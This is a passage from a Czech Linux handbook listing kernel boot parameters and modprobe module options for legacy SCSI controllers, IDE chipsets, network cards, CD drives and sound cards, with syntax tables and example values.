reserve=start1,rozsah1,...,startN,rozsahN

Tímto parametrem se rezervuje I/O adresní oblast pro hardware, který nesnáší autodetekci a způsobil by tak ztrátu komunikace počítače.

Příklad: Problémová síťová karta, u které zadáte hodnoty

reserve=0x330,32 ether=5,0x330,eth0

se tak vyhne autodetekci a přesto bude inicializována. V tomto příkladu se rezervuje rozsah 32 bytů počínaje adresou 0x330. Další parametr ether= pak udává, že se nainstaluje ethernetová karta s přerušením 5 a adresou 0x330, viz odst. *Další zařízení* na straně 320.

■ *Kořenový oddíl*

root=oddíl

Proměnná	Hodnoty / Význam
oddíl	např. /dev/hda1, /dev/sdb5

Př.: root=/dev/hda5

spustí jádro a zkouší připojit kořenový oddíl na prvním logickém disku v rozšířeném oddílu prvního disku (E)IDE.

■ Velikost paměti (RAM)

mem=velikost

Jak velká je operační *„paměť“*, můžete zadat v bajtech, kilobajtech nebo megabajtech. Příklady ukazují různé způsoby zadání velikosti 96 MB RAM.

Příklady:

mem=96M

mem=98304k

V ojedinělých případech se může stát, že základní deska, resp. čipset vám neposkytne celou RAM. Můžete přitom tolerovat, že vám zatají až 512 K pro svou potřebu. Do přesné hodnoty až na bajt, kolik použitelné paměti z počítače „vymačkáte“, se můžete trefit metodou pokusů a omylů, pokud vám to ovšem při dnešních velikostech paměti bude stát za to.

Nepoužíváte-li platformu Intel, pomůže často hodnota

mem=nopentium

a počítač si konečně „vzpomene“, jakou má paměť...

■ Počet CPU při SMP

maxcpus=počet

Zadání maximálního počtu použitých procesorů SMP.

Příklad:

maxcpus=1

■ sériová konzole

console=zařízení,volby

Definice zařízení pro konzoli, tento parametr lze uvést vícekrát.

Příklady:

```
console=ttyS1,9600
```

```
console=tty0
```

Viz soubor `/usr/src/linux/Documentation/serial-console.txt`, kde jsou i další příklady.

Ovladač SCSI a subsystém SCSI

Většina ovladačů SCSI se dá dobře konfigurovat následujícími parametry:

■ *Pásková jednotka SCSI (streamer)*

```
st=buffer,práh[,max]
```

Proměnná	Hodnoty / Význam
buffer práh	Velikost vyrovnávací paměti (počet 1 KB bloků) Práh pro zápis (počet 1 KB bloků)
max	Max. počet bufferů (volitelné) (např. 2)

Př.: `st=1000,2000`

■ *Počet zařízení SCSI per ID*

```
max_scsi_luns=počet
```

Proměnná	Hodnoty / Význam
počet	1..8

Příklad:

Pokud se má používat pouze první LUN, nastaví se `max_scsi_luns=1`.

Typickým použitím jsou měniče CD, kde počet použitelných CD se rovná parametru `max_scsi_luns`.

■ *Adaptec AHA-1520 / 1522 / 1510 / 1515 / 1505 „SCSI-host adapter“ – řadič SCSI*

```
aha152x=addr,irq,id[,rec[,par[,sync[,  
delay[ext_trans]]]]]
```

Proměnná	Hodnoty / Význam
id (SCSI-ID)	ID řadiče, většinou 7
rec (reconnect)	0, 1
par (parity)	0, 1 kontrola parity
sync (synchronous)	0, 1 synchronní přenos
delay	zpoždění sběrnice, stand. hodnota 100
ext_trans	0, 1 C/H/S-přepoččet

Tento ovladač se hodí pro mnoho levnějších řadičů SCSI. Například mnoho zvukových karet SCSI (kromě Pro Audio Spectrum) obsahuje právě tento čip, a proto na ně lze použít společný ovladač.

U napodobenin čipu Adaptec 152x se doporučuje nastavit napevno parametr rec na hodnotu '0', kromě AHA2825, kde funguje hodnota '1'.

Př.: `aha152x=0x300,10,7`

- *Adaptec AHA-1540 / 1542 „SCSI-host adapter“ – řadič SCSI*

`aha1542=addr[,buson,busoff[,rychlost DMA]]`

Proměnná	Hodnoty / Význam
buson	2..15
busoff	1..64
rychlost DMA	5,6,7,8,10

Př.: `aha1542=0x300`

- *Adaptec AHA-274x / 284x / 294x „SCSI-host adapter“ – řadič SCSI*

`aic7xxx=modifier[,modifier[,...]]`

Proměnná	Hodnoty / Význam
modifier	extended aktivuje přepočítání geometrie disku no_reset nepovoluje reset sběrnice SCSI během inicializace řadiče irq_trigger:x pouze pro systémy EISA 0 řízení hranou, 1 řízení úrovní verbose více podrobnějších hlášení reverse_scan pokud BIOS zachází s více kartami v nevhodném pořadí 7895_irq_hack:x -1 pouze pro základní desky Tyan II pci_parity:x pokud se pci_parity nepoužívá, je parita sudá 0 bez parity 1 lichá parita tag_info: , , , , , , Řízení fronty pro zvýšení výkonu, pro experty, viz zdrojové texty jádra

Př.: aic7xxx=no_reset

když počítač přestane komunikovat při resetu sběrnice SCSI.

U řadičů založených na čipu aic7xxx nejsou parametry potřeba, pokud se systém chová normálně.

Model AHA-2940 AU funguje spolehlivě až od verze BIOSu 1.3. Aktualizaci BIOSu poskytuje firma Adaptec.

Tento ovladač nepodporuje model Adaptec 2920, používá se pro něj ovladač od Future Domain (odst. *Ovladač SCSI a subsystém SCSI* na straně 316)!

■ AdvanSys „SCSI-host adapter“ – řadič SCSI

advansys=adresa1,adresa2,...,adresa4,debug_level

Př.: advansys=0x110,0x210

Příklad ukazuje, jak má jádro hledat řadič AdvanSys na zadaných adresách.

■ *AM53/79C974 „SCSI-host adapter“ – řadič SCSI*

AM53C974=host-id,target-id,rate,offset

Proměnná	Hodnoty / Význam
host-id	SCSI-ID řadiče, většinou 7
target-id	SCSI-ID zařízení 0..7
rate	3, 5, 10 MHz max. přenosová rychlost
offset	druh přenosu; 0 = asynchronní

Pokud zařízení „polyká“ pakety, snížíte jeho maximální přenosovou rychlost (např. pro první SCSI mechaniku CD /dev/scd0 s ID 5) zadáním:

Př.: AM53C974=7,5,3,0

Pro každé zařízení lze zadat vlastní přenosovou rychlost a druh přenosu, takže údaj AM53C974=x,x,x,x se u jednoho řadiče může objevit až sedmkrát.

■ *BusLogic „SCSI-host adapter“ – řadič SCSI*

BusLogic=addr

BusLogic=probing

Př.: BusLogic=0x300

Proměnná	Hodnoty / Význam
addr probing	Adresa řadiče, např. 0x300 NoProbe: řadič se nehledá NoProbeISA: řadič typu ISA se nehledá NoProbePCI: řadič typu PCI se nehledá NoSortPCI: Pořadí v případě 'multimaster' stanoví PCI BIOS MultiMasterFirst: 'Multimaster' před 'Flashpoint' FlashPointFirst: 'Flashpoint' před 'Multimaster' InhibitTargetInquiry: pro starší zařízení, která mají problémy se scsi_luns > 0 TraceProbe: podává další hlášení při inicializaci řadiče TraceHardwareReset: podává další hlášení při hardwarovém resetu řadiče TraceConfiguration: podává další hlášení při konfigurování řadiče TraceErrors: podává chybová hlášení o připojených zařízeních Debug: vypisuje vše

Tento řadič rozezná ještě další parametry, které slouží k optimalizaci. Jejich popis naleznete v souboru /usr/src/linux/drivers/scsi/README.BusLogic.

- *Future Domain TMC-16x0 „SCSI-host adapter“ – řadič SCSI*
fdomain=addr,irq[,id]

Proměnná	Hodnoty / Význam
id	SCSI-ID řadiče 0..7

Tento ovladač se hodí i pro řadič SCSI Adaptec 2920.

Př.: fdomain=0x140,11,7

- *Future Domain TMC-885/950 „SCSI-host adapter“ – řadič SCSI*
tmc8xx=addr,irq
Př.: tmc8xx=0xca000,5

- *NCR 5380 „SCSI-host adapter“ – rodina řadičů SCSI*

`ncr5380=addr,irq,dma`

Př.: `ncr5380=0x340,10,3`

- *NCR 53c400 „SCSI-host adapter“ – rodina řadičů SCSI*

`ncr53c400=addr,irq`

Př.: `ncr53c400=0x350,5`

Tento ovladač se hodí např. pro známý SCSI řadič Trantor T130B.

- *NCR 53c406a „SCSI-host adapter“ – rodina řadičů SCSI*

`ncr53c406a=addr[,irq[,fastpio]]`

Proměnná	Hodnoty / Význam
<code>fastpio</code>	0, nebyl-li požadován rychlý mód PIO

Př.: `ncr53c406a=0x330,10,0`

- *Seagate ST01/02 „SCSI-host adapter“ – řadič SCSI*

`st0x=addr,irq`

Př.: `st0x=0xc8000,5`

- *Trantor T128/128F/228 „SCSI-host adapter“ – řadič SCSI*

`t128=addr,irq`

Př.: `t128=0x340,10`

Řadiče (E)IDE a zařízení ATAPI

Pro nastavení řadičů (E)IDE je k dispozici celá řada parametrů.

- *CD mechanika typu ATAPI a další zařízení na řadiči (E)IDE*

`hdx=trouble`

Proměnná	Hodnoty / Význam
x	a, b, ..., h 1. až 8. disk a Master na 1. řadiči IDE b Slave na 1. řadiči IDE c Master na 2. řadiči IDE d Slave na 2. řadiči IDE atd.
trouble	noprobe pokud dělá problémy disk testovat none ignorovat údaje v CMOS nowerr ignorovat WREE_STAT-bit cdrom pokud je CD mechanika rozpoznána jako disk, nenalezena vůbec nebo nespustí autotune použít nejrychlejší mód PIO slow po každém přístupu delší pauzu – to sice zdržuje, je to však někdy poslední možnost

Ovladač podporuje až šest rozhraní IDE. Podle specifikace ATA-2 mohou být na každém z nich dvě zařízení.

CD mechanika typu ATAPI jako master na 2. řadiči IDE se rozpozná jako hdc=cdrom, viz např. /usr/src/linux/Documentation/ide.txt.

hdx=trouble

Př.: hdd=cdrom

■ Disk

hdx=C,H,S[,komp[,irq]]

Proměnná	Hodnoty / Význam
x	a, b, ..., h 1. až 8. disk
C	počet cylindrů
H	počet hlav
S	počet sektorů
komp	cylindr pro kompenzaci zápisu (zastaralé)
irq	přerušování

Starší BIOS nemusí vždy správně rozpoznat geometrii disku. Pak je vhodné předat jádru správné parametry C/H/S výše uvedeným zadáním.

Př.: hdc=1050, 32, 64

■ Čipsety pro řadiče EIDE

ide0=čipset

Některé řadiče EIDE obsahují vadné čipsety případně působí potíže při připojení sekundárního řadiče.

Pro většinu těchto čipsetů existuje speciální podpora v jádru, která se aktivuje předáním parametru. Tabulka *Řadiče (E)IDE a zařízení ATAPI* na této straně popisuje jejich konfiguraci.

CMD 640	Tento čipset najdete na mnoha starších základních deskách. Protože zde působí mnoho potíží, nabízí zde kernel zvláštní podporu, zejména pro sekundární řadič. U systémů PCI je tento čipset rozpoznán, u staršího VLB se ještě zadává ide0=cmd640_vlb.
RZ 1000	Tento čip obsahuje desky s čipsetem Neptun. Pokud se pro něj aktivuje podpora, pracuje pak pomaleji, ale zato spolehlivě. Další parametry se nedoporučují.
DTC-2278	Použitím ide0=dtc2278 aktivujete ovladač, podporující správně i sekundární řadič.
Holtek HT6560B	Použitím ide0=ht6560b aktivujete ovladač, podporující správně i sekundární řadič.
QDI QD6580	Použitím ide0=qd6580 získáte vyšší rychlost disku.
UMC 8672	K aktivaci sekundárního řadiče se zadává ide0=umc8672.
ALI M1439/M1445	Použitím ide0=ali14xx aktivujete ovladač, podporující správně i sekundární řadič.
PROMISE DC4030	Použitím ide0=dc4030 aktivujete ovladač, podporující správně i sekundární řadič.
Mechaniky CD a streamer na sekundárním řadiči zde zatím nejsou podporovány.	

Tabulka 12.2: Čipsety EIDE, vyžadující speciální podporu

Pokud čipset sice nepatří k uvedeným, ale přesto se nerozpozná, lze předat jádru následující parametry:

`idečíslo=báze[,control[,irq]]`

Proměnná	Hodnoty / Význam
číslo	číslo řadiče, zpravidla 0 nebo 1, ale také 3 nebo 4
báze	Adresa řadiče, zpravidla 0x1f0, 0x170, 0x1e8 nebo 0x168
control	Řídící registr řadiče, zpravidla 0x3f6, 0x376, 0x3ee nebo 0x36e
irq	Přerušení, zpravidla 14, 15, 11 nebo 10

Pokud se čip identifikuje, ale dál nepracuje správně, lze mu ještě předat následující ladící parametry:

`idečíslo=tune`

Proměnná	Hodnoty / Význam
číslo	číslo řadiče, zpravidla 0 nebo 1, ale také 3 nebo 4
tune	autotune hledat nejvyšší PIO (nepodporují starší čipsety) noautotune zakázat automatickou volbu PIO serialize zakázat časové překrývání operací mezi řadiči reset po detekci řadič resetovat dma pokud lze, konfigurovat/použít DMA

Další zařízení

■ Síťové karty typu Ethernet

`ether=irq,addr[,par1[,par2...par8]],Name`

Parametry `par1` až `par8` zde mají různý význam podle použitého ovladače. Pokud je parametrů vůbec zapotřebí, stačí většinou dva, a to začátek a konec *sdílené paměti*. První nenumerný argument se bere jako jméno.

<code>irq</code>	Použité přerušení; 0 pro autodetekci.
<code>addr</code>	Adresa portu; 0 pro autodetekci.
<code>start</code>	Počáteční adresa sdílené paměti. Některé ovladače používají dolní 4 bity pro 'debug level'. Ovladač Lance používá tyto bity pro kanál DMA.
<code>end</code>	Koncová adresa sdílené paměti. Ovladač 3COM 3c503 používá tento údaj pro rozlišení interního a externího transceiveru.
<code>xcvr</code>	Typ transceiveru Karta Cabletron E21XX používá dolní 4 bity pro výběr média.
<code>Name</code>	Jméno rozhraní (obvykle <code>eth0</code>).

Tabulka 12.3: Označení proměnných pro síťové karty typu Ethernet

Hlavní důvod k zadání tohoto parametru je, aby jádro rozpoznalo i další síťové karty, protože normálně se spokojí pouze s nalezením první. To se provede například zadáním:

```
ether=0,0,eth1
```

Všimněte si, že zadáním hodnoty 0 pro IRQ a adresu se sdělí ovladači, aby provedl *autodetekci*, tj. vyzkoušel, která možnost vyhovuje.

Složitější příklad:

```
ether=10,0x310,3,0x3c509,eth0
```

Tím se konfiguruje první nalezená karta 3c509 na IRQ 10, base I/O bude 0x310 a transceiver bude 3 (tj. BNC). Parametr "0x3c509" se musí nastavit pro zamezení konfliktů s kartami jiných typů při vnučení I/O adresy.

■ Disketové mechaniky

```
floppy=mechanika,typ
```

Proměnná	Hodnoty / Význam
mechanika typ	0, 1, 2, 3 0 - Použít hodnotu z CMOS 1 - 5.25" DD, 360 KB 2 - 5.25" HD, 1,2 MB 3 - 3.5" DD, 720 KB 4 - 3.5" HD, 1,44 MB 5 - 3.5" ED, 2,88 MB 6 - 3.5" ED, 2,88 MB 16 - neznámá nebo neinstalovaná

floppy=hodnota

Za hodnota se dosadí některá hodnota z tabulky *Další zařízení* na této straně.

one_fdc	právě jedna mechanika
asus_pci	zabrání přístupu na 3. a 4. mechaniku
daring	zlepšuje rychlost, jen pro spolehlivé řadiče
0,daring	opak daring
[addr,]two_fdc	Pokud se vynechá hodnota addr při použití sekundárního řadiče, nastaví se implicitní adresa portu 0x370.
thinkpad	IBM Thinkpad
0,thinkpad	vyloučit Thinkpad
omnibook	Omnibook
nodma	pro Omnibook
dma	standardní
nofifo	pokud se objeví Bus master arbitration error
fifo	standardní
0xX,fifo_depth	práh FIFO, standardní 0xA
unexpected_interrupts	podat hlášení při nepředvídaných událostech
no_unexpected_interrupts	opak předchozího
L40SX	totéž co předchozí

Tabulka 12.4: Parametry modulu jádra floppy

- *Sběrníková myš Logitech*

bmouse=irq

Mechaniky CD s vlastním (netypickým) řadičem

- *Aztech CDA268-01 CD mechanika*

aztcd=addr[,0x79]

Hodnota 0x79 se zadává pouze při neznámé verzi firmware.

Př.: aztcd=0x320

- *Goldstar R420 CD mechanika*

gscd=addr

- *Mitsumi CD mechanika*

mcd=addr,irq

Př.: mcd=0x300,10

- *Mitsumi CD mechanika (multisession)*

mcdx=addr,irq[,addr,irq]

Př.: mcd=0x300,10

Podporuje až 5 mechanik.

- *Interface Mozart*

isp16=[addr[,irq[,dma]]][[,typ]

Proměnná	Hodnoty / Význam
typ	Sanyo, Panasonic, Sony, Mitsumi

Tento ovladač se používá pro starší mechaniky CD, připojené na zvukovou kartu typu ISP16, MAD16 nebo Mozart. Hodnota proměnné typ se týká zásuvky, na kterou je připojen kabel ke zvukové kartě.

Př.: isp16=0x340,10,3,Sony

- *Optics Storage 8000 AT CD mechanika*

optcd=addr

Př.: optcd=0x340

■ *Philips CM206 CD mechanika*

cm206=addr,irq

Př.: cm206=0x340,10

■ *Pro Audio Spectrum 16 – SCSI host adapter*

pas16=addr,irq

Na zvukové kartě Pro Audio Spectrum 16 se nalézá řadič SCSI, který se nastavuje tímto parametrem.

Př.: pas16=0x340,10

Pokud se karta rozpozná špatně, lze potlačit používání přerušování zadáním 255.

Př.: pas16=0x340,255

■ *Sanyo CD mechanika*

sjcd=addr

Př.: sjcd=0x340

■ *Sony CDU 31/33A CD mechanika*

cdu31a=addr,irq[,PAS]

U tohoto ovladače nefunguje autodetekce, je nutno vše zadat.

Př.: cdu31a=0x340,5

Pokud se karta rozpozná špatně, lze potlačit používání přerušování zadáním 0 a používat polling.

Př.: cdu31a=0x340,0

Pro kartu Audio Spectrum se ještě zadává:

Př.: cdu31a=0x1f88,0,PAS

■ *Sony CDU 535 CD mechanika*

sonycd535=addr,irq

Př.: sonycd535=0x340,10

■ *Soundblaster Pro 16 MultiCD, Panasonic CD mechanika*

sbpcd=addr,typ

Proměnná	Hodnoty / Význam
typ	LaserMate, SPEA, SoundBlaster
typ	SoundScape, Teac16bit

Př.: sbpcd=0x230, SoundBlaster

Paralelní port

■ Paralelní port

```
parport=addr0,[irq0 [parport=addr1,[irq1
[parport=addr2,[irq2]]]]]
```

Proměnná	Hodnoty / Význam
addrX	adresa
irqX	přerušování

Př.: parport=0x3bc parport=0x378,7 parport=0x278,auto

■ Tiskárny na paralelním portu

```
lp=parport0 [lp=parport1 [lp=parport2]]
```

Proměnná	Hodnoty / Význam
parportX	paralelní port

Př.: lp=parport0 lp=parport2

Parametry modprobe

V tomto odstavci jsou popsány parametry, zadávané u ovladačů, zaváděných jako moduly. Pokud parametry zadáte a přesto se při zavádění ovladače vyskytnou potíže (případně není zde cesta jak parametry zadat), je třeba ovladač integrovat do monolitického jádra.

Některé ovladače nejsou použitelné jako modul a několik málo jich rozpozná spolehlivě hardware pouze tehdy, jsou-li zakompilovány v jádru. Navzdory tomu se doporučuje zkusit nejprve jednodušší variantu jako modul a k překladu přistoupit, až když selže.

Zavede-li se ovladač jako modul, může být každá proměnná přepsána z příkazové řádky. Tak je například v ovladači pro síťové karty kompatibilní s NE2000 proměnná `io`, která udává použitý rozsah I/O. Korektní

zavedení modulu se provede příkazem (viz též odst. *Moduly jádra* na straně 299):

```
earth:/ # modprobe ne io=0x300 irq=10
```

Dejte přitom prosím pozor, aby okolo rovnítka nebyly mezery a hexadecimálním hodnotám předcházely znaky '0x'.

Poznámka

Pokud se pro jeden ovladač zadává více parametrů, oddělují se *mezerami* (místo čárek). To je zatím rozdíl oproti zadávání parametrů ve startovací výzvě, kde jsou parametry pro každý jednotlivý ovladač odděleny čárkou a mezery jsou použity až pro oddělení ovladačů!

U ovladačů (E)IDE již došlo ke sjednocení, zde se parametry pro moduly zadávají podobně jako pro LLO.

Poznámka

Parametry se také dají zapsat do souboru `/etc/modules.conf`. Každý modul zde má pak samostatnou řádku tvaru:

```
options modul parml=hodnota1 ...
```

kde:

Proměnná	Hodnoty / Význam
modul	jméno modulu bez přípony .o
parml	parametr 1
hodnota1	hodnota pro parametr 1

Předchozí příklad pro kartu NE2000 se zde tedy zapíše jako:

```
options ne io=0x300 irq=10
```

V dalším uvedeme nejdůležitější parametry často používaných modulů.

Řadič SCSI a subsystém SCSI

- *Adaptec AHA-1520 / 1522 / 1510 / 1515 / 1505 SCSI řadič*

Jméno modulu: `aha152x.o`

Proměnná	Hodnoty / Význam
io	adresa
irq	IRQ
id	SCSI-ID, obvykle 7
rec	reconnect: 0, 1
par	parita: 0, 1
sync	synchronní provoz: 0, 1
delay	zpoždění sběrnice: výchozí hodnota 100
translat	přepočít C/H/S (translating): 0, 1

Podobně jako ze startovací výzvy:

Př.: modprobe aha152x aha152x=0x340,10,7,1,1,0,100,0

Pro druhý řadič:

Př.: modprobe aha152x aha152x1=0x140,12,7,1,1,0,100,0

■ Adaptec AHA-1540 / 1542 SCSI řadič

Jméno modulu: aha1542.o

Proměnná	Hodnoty / Význam
io	adresa; obvykle 0x330 a 0x334
buson	2..15
busoff	1..64
rychlost DMA	5,6,7,8,10; obvykle 5

Podobně jako ze startovací výzvy:

Př.: modprobe aha1542 aha152x=0x130

■ Future Domain TMC-16x0 „SCSI-host adapter“ – řadič SCSI

Jméno modulu: fdomain.o

Tento ovladač podporuje mimo jiné i SCSI řadič Adaptec 2920.

fdomain=addr,irq[id]

Proměnná	Hodnoty / Význam
addr	addr
irq	irq
id	id

Podobně jako ze startovací výzvy:

Př.: modprobe fdomain fdomain=0x140,11,7

- *NCR 5380 resp. NCR 53C400 rodina řadičů SCSI*

Jméno modulu: `g_NCR5380.o`

Parametr	Hodnoty
<code>ncr_addr</code>	adresa
<code>ncr_irq</code>	IRQ; vypíná se zadáním 255
<code>ncr_dma</code>	DMA
<code>ncr_5380</code>	1 pro NCR5380
<code>ncr_53c400</code>	1 pro NCR53C400

Pro NCR5380:

Př.: `modprobe g_NCR5380 ncr_irq=5 ncr_addr=0x350
ncr_5380=1`

Pro NCR53C400 s vypnutým přerušením:

Př.: `modprobe g_NCR5380 ncr_irq=255 ncr_addr=0xc8000
ncr_53c400=1`

Tento řadič podporuje např. Trantor T130B.

Síťové karty

- *3Com 3c501 / 3c503 / 3c505 / 3c507 – Síťové karty*

Jméno modulu: `3c501.o`, `3c503.o`, `3c505.o`, `3c507.o`

Parametr	Hodnoty
<code>io</code>	<code>addr</code>
<code>irq</code>	<code>irq</code>

Př.: `modprobe 3c505 io=0x300 irq=10`

- *3Com 3c509 / 3c579 – Síťové karty*

Jméno modulu: `3c509.o`

Parametr	Hodnoty
<code>irq</code>	IRQ
<code>xcvr</code>	0: interní; 1: externí

Př.: `modprobe 3c509 irq=10 xcvr=0`

- *3Com 3c515 – Síťové karty*

Jméno modulu: `3c515.o`

Př.: `modprobe 3c515`

■ 3Com 3c59x / 3c90x – Síťové karty („Vortex“/„Boomerang“)

Jméno modulu: 3c59x.o

U počítačů Compaq (PCI) se doporučuje zadat:

Parametr	Hodnoty
compaq_ioaddr	adresa
compaq_irq	IRQ
compaq_prod_id	ID

Př.: modprobe 3c59x compaq_irq=10

■ Allied Telesis AT1700 – Síťová karta

Jméno modulu: at1700.o

Parametr	Hodnoty
io	adresa
irq	IRQ

Př.: modprobe at1700 io=0x300 irq=10

■ Cabletron E21xx – Síťová karta

Jméno modulu: e2100.o

Parametr	Hodnoty
io	adresa
irq	IRQ
mem	paměť
xcvr	0: interní; 1: externí

Př.: modprobe e2100 io=0x300 irq=10 mem=0xd000 xcvr=0

■ Digital DE425 / 434 / 435 / 450 / 500 – Síťové karty

Jméno modulu: de4x5.o

io=0xbusid

Parametr	Hodnoty
bus	Číslo sběrnice PCI, zpravidla 0
id	Číslo zařízení PCI

Tyto hodnoty udává každý novější PCI-BIOS při startu, případně je lze vypsat pod Linuxem příkazem:

```
earth:~ # cat /proc/pci
```

```
Př.: modprobe de4x5 io=0x007
```

■ *Digital DEPCA / DE10x / DE20(012) / DE42 – Síťové karty EtherWORKS*

Jméno modulu: `depca.o`

Parametr	Hodnoty
io	adresa
irq	IRQ
mem	paměť
adapter_name	jméno např. DEPCA, de100, de101, de200, de201, de202, de210, de422

```
Př.: modprobe depca io=0x300 irq=10
```

■ *EtherWORKS 3 (DE203, DE204, DE205) – Síťové karty*

Jméno modulu: `ewrk3.o`

Parametr	Hodnoty
io	adresa
irq	IRQ

```
Př.: modprobe ewrk3 io=0x300 irq=10
```

■ *Intel EtherExpress 16 – Síťová karta*

Jméno modulu: `eexpress.o`

Parametr	Hodnoty
io	adresa
irq	IRQ

```
Př.: modprobe eexpress io=0x300 irq=10
```


- *Intel EtherExpressPro – Síťová karta*

Jméno modulu: `eeepro.o`

Parametr	Hodnoty
io	adresa
irq	IRQ
mem	paměť

Př.: `modprobe eeepro io=0x300 irq=10 mem=0xd000`

- *Intel EtherExpressPro 100 – Síťová karta*

Jméno modulu: `eeepro100.o`

Intel EtherExpressPro obsahuje čipy i82557/i82558.

Parametr	Hodnoty
options	duplexní provoz bus-transceiver 16 plný duplex 32 pouze provoz 100 MBit/s 64 pouze provoz 10 MBit/s

Př.: `modprobe eeepro100 options=48`

Pro současné zadání *plný duplex* a *provoz 100 MBit/s* se zadá (48 = 32 + 16).

- *Fujitsu FMV-181/182/183/184 – Síťové karty*

Jméno modulu: `fmv18x.o`

Parametr	Hodnoty
io	adresa
irq	IRQ

Př.: `modprobe fmv18x io=0x300 irq=10`

- *HP PCLAN+ (27247B a 27252A) – Síťová karta*

Jméno modulu: `hp-plus.o`

Parametr	Hodnoty
io	adresa
irq	IRQ

Př.: modprobe hp-plus io=0x300 irq=10

■ *HP PCLAN (27245 / 27xxx) – Síťová karta*

Jméno modulu: hp.o

Parametr	Hodnoty
io	adresa
irq	IRQ

Př.: modprobe hp io=0x300 irq=10

■ *HP 10/100 VG-AnyLAN (ISA, EISA, PCI) – Síťové karty*

Jméno modulu: hp100.o

Parametr	Hodnoty
hp100_port	adresa

Př.: modprobe hp100 hp100_port=0x300

■ *ICL EtherTeam 16i / 32 – Síťové karty*

Jméno modulu: eth16i.o

Parametr	Hodnoty
io	adresa
irq	IRQ

Př.: modprobe eth16i io=0x300 irq=10

■ *Novell NE2000 / NE1000 – Síťové karty*

Jméno modulu: ne.o

Parametr	Hodnoty
io	adresa
irq	IRQ
bad	pokud se karta nerozpozná

Př.: modprobe ne io=0x300 irq=10

- *NI6510 (AM7990 „lance“ Chip) – Síťová karta*

Jméno modulu: `ni65.o`

Parametr	Hodnoty
io	adresa
irq	IRQ
dma	DMA

Př.: `modprobe ni65 io=0x300 irq=10`

- *SMC Ultra – Síťová karta*

Jméno modulu: `smc-ultra.o`

Parametr	Hodnoty
io	adresa
irq	IRQ

Př.: `modprobe smc-ultra io=0x300 irq=10`

- *SMC 9194 – Síťová karta*

Jméno modulu: `smc9194.o`

Parametr	Hodnoty
io	adresa
irq	IRQ
if_port	medium

Proměnná	Hodnoty / Význam
medium	0 auto 1 TP 2 AUI, 10base2

Př.: `modprobe smc9194 io=0x300 irq=10 if_port=2`

- *Western Digital WD80x3 – Síťová karta*

Jméno modulu: `wd.o`

Parametr	Hodnoty
io	adresa
irq	IRQ
mem	začátek sdílené paměti
mem_end	konec sdílené paměti

Př.: modprobe wd io=0x300 irq=10

■ IBM Tropic chipset Token Ring – Síťová karta

Jméno modulu: ibmtr.o

Parametr	Hodnoty
io	adresa
irq	IRQ
mem_start	začátek sdílené paměti

Př.: modprobe ibmtr io=0x300

■ D-Link DE620 Pocket-Adapter, síťová karta

Jméno modulu: de620.o

Parametr	Hodnoty
io	adresa
irq	IRQ
bnc	1 BNC
utp	1 UTP
clone	1 pro klony

Př.: modprobe de620 io=0x300 irq=10 bnc=1 utp=0

Mechaniky CD s vlastním řadičem

■ Aztech CDA268-01 CD mechanika

Jméno modulu: aztcd.o

Parametr	Hodnoty
aztcd	addr

Př.: modprobe aztcd aztcd=0x300

- *Goldstar R420 CD mechanika*

Jméno modulu: `gscd.o`

Parametr	Hodnoty
<code>gscd</code>	<code>addr</code>

Př.: `modprobe gscd gscd=0x300`

- *Mitsumi CD mechanika*

Jméno modulu: `mcd.o`

`mcd=addr,irq`

Př.: `modprobe mcd mcd=0x300,10`

- *Mitsumi CD mechanika (Multisession)*

Jméno modulu: `mcdx.o`

`mcdx=addr,irq[,addr,irq]`

Pro více ovladačů lze pár `addr, irq` až čtyřikrát opakovat.

- *Zvuková karta Mozart s rozhraním pro mechaniky CD*

Jméno modulu: `isp16.o`

`isp16_cdrom_base=addr`

`isp16_cdrom_irq=irq`

`isp16_cdrom_dma=dma`

`isp16_cdrom_type=typ`

Proměnná	Hodnoty / Význam
<code>typ</code>	<code>Sanyo, Panasonic, Sony, Mitsumi</code>

Nejedná se o skutečný ovladač mechaniky CD, neboť podporuje pouze interface pro zvukové karty typu ISP16, MAD16 nebo Mozart a ovladač mechaniky CD se ještě musí přidat! Podle toho, do které zásuvky na kartě se zastrčí kabel, udá se jméno pro typ mechaniky CD.

Př.: `modprobe isp16 isp16_cdrom_base=0x300`

`isp16_cdrom_irq=10 isp16_cdrom_dma=1`

`isp16_cdrom_type=sony`

■ *Optics Storage 8000 AT CD mechanika*

Jméno modulu: optcd.o

Parametr	Hodnoty
optcd	addr

Př.: modprobe optcd optcd=0x300

■ *Philips CM206 CD mechanika*

Jméno modulu: cm206.o

cm206=addr,irq

Př.: modprobe cm206 cm206=0x300,10

■ *Sanyo CD mechanika*

Jméno modulu: sjcd.o

Parametr	Hodnoty
sjcd	addr

Př.: modprobe sjcd sjcd=0x300

■ *Sony CDU 31/33 A*

Jméno modulu: cdu31a.o

Parametr	Hodnoty
cdu31a_port	addr
cdu31a_irq	irq

Př.: modprobe cdu31a cdu31a_port=0x300 cdu31a_irq=10

■ *Sony CDU 535*

Jméno modulu: sonycd535.o

Parametr	Hodnoty
sonycd535	addr

Př.: modprobe sonycd535 sonycd535=0x300

- *Soundblaster Pro 16 MultiCD*

Jméno modulu: `sbpcd.o`

`sbpcd=addr,typ`

kde `typ` může nabývat následujících hodnot:

Proměnná	Hodnoty / Význam
0	LaserMate
1	SoundBlaster
2	SoundScape
3	Teac16bit

Př.: `modprobe sbpcd sbpcd=0x300,0`

Zvukové karty a čipsety

Od jádra 2.2.xx je podpora zvuku realizována moduly a dá se ovládat množstvím parametrů.

- *AD1816 čip*

Jméno modulu: `ad1816.o`

Podporuje mimo jiné: TerraTec Base 1, TerraTec Base 64, HP Kayak, Acer FX-3D, SY-1816, Highscreen Sound-Boostar 32 Wave 3D

Parametr	Hodnoty
<code>io</code>	<code>addr</code>
<code>irq</code>	<code>irq</code>
<code>dma</code>	<code>dma</code>
<code>dma2</code>	<code>dma2</code>
<code>ad1816_clockfreq</code>	<code>clockfreq</code>

Př.: `modprobe ad1816 io=0x530 irq=5 dma=1
dma2=3 ad1816_clockfreq=33000`

- *AD1848/CS4248 čip (MSS)*

Jméno modulu: `ad1848.o`

Parametr	Hodnoty
io	addr
irq	irq
dma	dma
dma2	dma2
type	typ karty
deskpro_xl	magic

■ *Generický ovladač OPLx*

Jméno modulu: `adlib_card.o`

Parametr	Hodnoty
io	addr

Př.: `modprobe adlib_card io=0x330`

■ *Crystal 423x čip*

Jméno modulu: `cs4232.o`

Parametr	Hodnoty
io	addr
irq	irq
dma	dma
dma2	dma2

Př.: `modprobe cs4232 io=0x530 irq=5 dma=1 dma2=3`

■ *Ensoniq 1370 čipset*

Jméno modulu: `es1370.o`

Viz též PCI64/128.

Parametr	Hodnoty
joystick	1: aktivovat joystick
